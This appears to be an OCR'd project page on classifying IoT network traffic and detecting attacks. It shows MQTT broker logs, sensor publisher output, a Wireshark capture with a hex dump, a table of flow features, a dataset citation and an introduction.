
```
1607334520: New client connected from 192.168.4.9 as 192.168.0.2 (c1, k15, u'raspberry').
1607334520: Client 192.168.0.2 disconnected.
1607334521: New connection from 192.168.4.15 on port 1883.
1607334521: New client connected from 192.168.4.15 as 192.168.0.4 (c1, k15, u'raspberry').
1607334521: Client 192.168.0.4 disconnected.
1607334521: New connection from 192.168.4.7 on port 1883.
1607334521: New client connected from 192.168.4.7 as 192.168.0.3 (c1, k15, u'raspberry').
1607334522: Client 192.168.0.3 disconnected.
1607334523: New connection from 192.168.4.9 on port 1883.
1607334523: New client connected from 192.168.4.9 as 192.168.0.2 (c1, k15, u'raspberry').
1607334523: Client 192.168.0.2 disconnected.
1607334525: New connection from 192.168.4.6 on port 1883.
1607334525: New client connected from 192.168.4.6 as 192.168.0.1 (c1, k15, u'raspberry').
1607334525: New connection from 192.168.4.7 on port 1883.
1607334525: New client connected from 192.168.4.7 as 192.168.0.3 (c1, k15, u'raspberry').
1607334525: Client 192.168.0.3 disconnected.
1607334526: New connection from 192.168.4.15 on port 1883.
1607334526: New client connected from 192.168.4.15 as 192.168.0.4 (c1, k15, u'raspberry').
1607334526: Client 192.168.0.4 disconnected.
1607334527: Client 192.168.0.1 disconnected.
1607334528: New connection from 192.168.4.7 on port 1883.
1607334528: New client connected from 192.168.4.7 as 192.168.0.3 (c1, k15, u'raspberry').
1607334528: Client 192.168.0.3 disconnected.
1607334529: New connection from 192.168.4.9 on port 1883.
1607334529: New client connected from 192.168.4.9 as 192.168.0.2 (c1, k15, u'raspberry').
1607334529: Client 192.168.0.2 disconnected.
1607334531: New connection from 192.168.4.7 on port 1883.
1607334531: New client connected from 192.168.4.7 as 192.168.0.3 (c1, k15, u'raspberry').
1607334531: Client 192.168.0.3 disconnected.
1607334532: New connection from 192.168.4.9 on port 1883.
1607334532: New client connected from 192.168.4.9 as 192.168.0.2 (c1, k15, u'raspberry').
1607334532: Client 192.168.0.2 disconnected.
1607334532: New connection from 192.168.4.15 on port 1883.
1607334532: New client connected from 192.168.4.15 as 192.168.0.4 (c1, k15, u'raspberry').
1607334532: Client 192.168.0.4 disconnected.
1607334532: New connection from 192.168.4.6 on port 1883.
1607334532: New client connected from 192.168.4.6 as 192.168.0.1 (c1, k15, u'raspberry').
```

Output of Publisher



```
pi@raspberrypi:~ $ python get_MQTT_data.py
MQTT to InfluxDB bridge
Connected with result code 0
home/room/distance 2376.72
home/room/pir 0
home/room/ir 0
home/room/distance 2375.00
home/room/distance1 206.55
home/room/pir 0
home/room/distance 2379.31
home/room/ir 0
home/room/pir 0
home/room/distance1 207.02
home/room/distance 2379.49
home/room/pir 0
home/room/ir 0
home/room/distance 2378.34
home/room/pir 0
home/room/distance 2382.58
home/room/distance1 207.89
home/room/ir 0
home/room/pir 0
home/room/distance 2380.68
home/room/ir 0
home/room/distance 2379.84
home/room/pir 0
home/room/distance1 205.68
home/room/distance 2381.95
home/room/pir 0
home/room/ir 0
home/room/distance 2376.48
home/room/pir 0
```

Wireshark Screenshot




report4Dec20.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
55	4.466314	10.14.8.74	192.168.4.7	TCP	54	1883 → 58123 [ACK] Seq=5 Ack=77 Win=64164 Len=0
56	4.466699	10.14.8.74	192.168.4.7	TCP	54	1883 → 58123 [FIN, ACK] Seq=5 Ack=77 Win=64164 Len=0
57	4.469467	192.168.4.7	10.14.8.74	TCP	54	58123 → 1883 [FIN, ACK] Seq=77 Ack=5 Win=2140 Len=0
58	4.469630	10.14.8.74	192.168.4.7	TCP	54	1883 → 58123 [ACK] Seq=6 Ack=78 Win=64163 Len=0
59	4.472208	192.168.4.7	10.14.8.74	TCP	54	58123 → 1883 [ACK] Seq=78 Ack=6 Win=2139 Len=0
60	5.392518	fe80::ad80:df4e:5d4…	ff02::fb	MDNS	144	Standard query response 0x0000 AAAA, cache flush fe80::ad80:df4e:5d4e:
61	5.404507	192.168.4.1	224.0.0.251	MDNS	87	Standard query response 0x0000 A, cache flush 192.168.4.1
62	5.508239	fe80::ad80:df4e:5d4…	ff02::fb	MDNS	144	Standard query response 0x0000 AAAA, cache flush fe80::ad80:df4e:5d4e:
63	5.510335	192.168.4.1	224.0.0.251	MDNS	87	Standard query response 0x0000 A, cache flush 192.168.4.1
64	6.207913	192.168.4.9	10.14.8.74	TCP	62	51551 → 1883 [SYN] Seq=0 Win=2144 Len=0 MSS=536 SACK_PERM=1
65	6.208093	10.14.8.74	192.168.4.9	TCP	62	1883 → 51551 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM
66	6.210914	192.168.4.9	10.14.8.74	TCP	54	51551 → 1883 [ACK] Seq=1 Ack=1 Win=2144 Len=0
67	6.211302	192.168.4.9	10.14.8.74	MQTT	100	Connect Command
68	6.211375	10.14.8.74	192.168.4.9	TCP	54	1883 → 51551 [ACK] Seq=1 Ack=47 Win=64194 Len=0
69	6.211646	10.14.8.74	192.168.4.9	MQTT	58	Connect Ack
70	6.403471	192.168.4.9	10.14.8.74	MQTT	72	Publish Message [home/room/pir]

```
> Frame 62: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits)
> Ethernet II, Src: Raspberr_0b:51:39 (dc:a6:32:0b:51:39), Dst: IPv6mcast_fb (33:33:00:00:00:fb)
> Internet Protocol Version 6, Src: fe80::ad80:df4e:5d4e:a170, Dst: ff02::fb
> User Datagram Protocol, Src Port: 5353, Dst Port: 5353
> Multicast Domain Name System (response)
```

```
0000  33 33 00 00 00 fb dc a6  32 0b 51 39 86 dd 60 0c   33······ 2·Q9··`·
0010  a9 a2 00 5a 11 ff fe 80  00 00 00 00 00 00 ad 80   ···Z···· ········
0020  df 4e 5d 4e a1 70 ff 02  00 00 00 00 00 00 00 00   ·N]N·p·· ········
0030  00 00 00 00 00 fb 14 e9  14 e9 00 5a a3 24 00 00   ········ ···Z·$··
0040  84 00 00 00 00 01 00 00  00 00 24 66 65 38 30 2d   ········ ··$fe80-
0050  30 2d 30 2d 30 2d 61 64  38 30 2d 64 66 34 65 2d   0-0-0-ad 80-df4e-
0060  35 64 34 65 2d 61 31 37  30 2d 77 6c 61 6e 30 05   5d4e-a17 0-wlan0·
```

Screenshot of CSV after pre-processing



	A	B	C	D	E	F	G	H	I
1		Protocol	Source	Destination	Flow Volume	Flow Ratio	Total Flow Paylode	Total Flow Duration	Transmit-Rate
2	0	TCP	10.14.8.87:1883	192.168.4.48:63941	905	0.7572816	79	9.1	99.31747622
3	1	TCP	10.14.8.87:1883	192.168.4.92:60038	964	0.8682171	84	10.6	90.9164345
4	2	TCP	10.14.8.87:1883	192.168.4.71:52379	733	0.8463476	69	7.3833333	99.25455205
5	3	TCP	10.14.8.87:1883	192.168.4.64:53827	842	0.8628319	70	8.65	97.19120458
6	4	TCP	10.14.8.87:1883	192.168.4.64:53870	842	0.8628319	70	9.4	89.48269628
7	5	TCP	10.14.8.87:1883	192.168.4.48:61817	905	0.7572816	79	10.25	88.23040761
8	6	TCP	10.14.8.87:1883	192.168.4.71:55203	841	0.864745	69	9.9166667	84.78291038
9	7	TCP	10.14.8.87:1883	192.168.4.64:64208	842	0.8628319	70	10.133333	82.98458549
10	8	TCP	10.14.8.87:1883	192.168.4.92:52257	964	0.8682171	84	12.133333	79.44628358
11	9	TCP	10.14.8.87:1883	192.168.4.48:56019	797	0.7288503	79	9.8666667	80.75376394
12	10	TCP	10.14.8.87:1883	192.168.4.64:65024	842	0.8628319	70	10.9	77.16420743
13	11	TCP	10.14.8.87:1883	192.168.4.71:50508	733	0.8463476	69	9.6166667	76.19443086
14	12	TCP	10.14.8.87:1883	192.168.4.48:57870	905	0.7572816	79	12.65	71.49458495
15	13	TCP	10.14.8.87:1883	192.168.4.92:52573	906	0.755814	80	13.333333	67.91239784
16	14	TCP	10.14.8.87:1883	192.168.4.64:51438	842	0.8628319	70	12.216667	68.88604852
17	15	TCP	10.14.8.87:1883	192.168.4.71:61288	1574	0.8561321	138	19.4	81.10919528
18	16	TCP	10.14.8.87:1883	192.168.4.48:62946	905	0.7572816	79	13.816667	65.4841321
19	17	TCP	10.14.8.87:1883	192.168.4.64:56562	842	0.8628319	70	12.95	64.99414083
20	18	TCP	10.14.8.87:1883	192.168.4.92:55106	798	0.7272727	80	12.666667	62.95049556

Possible Features


Time To Live	Packet
Source Port	Packet
Destination Port	Packet
Packet Payload Size	Packet
Cipher Suits	Packet
Packet Rate	Packet
Packet Length	Packet
Flow Direction	Flow
Flow Volume	Flow
Flow Ratio	Flow
Flow Payload Size	Flow
DNS	Flow
Flow Interval	Flow
Flow Length	Flow
Flow Rate	Flow

Existing Datasets

- A. Sivanathan *et al*., "Classifying IoT Devices in Smart Environments Using Network Traffic Characteristics," in *IEEE Transactions on Mobile Computing*, vol. 18, no. 8, pp. 1745-1759, 1 Aug. 2019, doi: 10.1109/TMC.2018.2866249.
- Dataset Link: https://iotanalytics.unsw.edu.au/

Webpage Development

http://gauravsingal.in/dsci_project.html



IoT Network Traffic Classification and attack detection based on Network Traffic Characteristics using Artificial Intelligence

Introduction

A wide range of embedded devices apply to the internet of Things (IoT) internet connected, allowing them to send and exchange information in intelligent environments for one another. Since these IoT devices transmits their network traffic in broadcast mode due to wireless media, it is simple for an intruder to collect data by analyzing the network traffic of IoT devices. In addition, malicious network traffic can be generated by a malicious IoT devices that other IoT devices can be corrupted, Denial of Service (DoS) attacks can be initiated, installing using malware etc.

Funded By

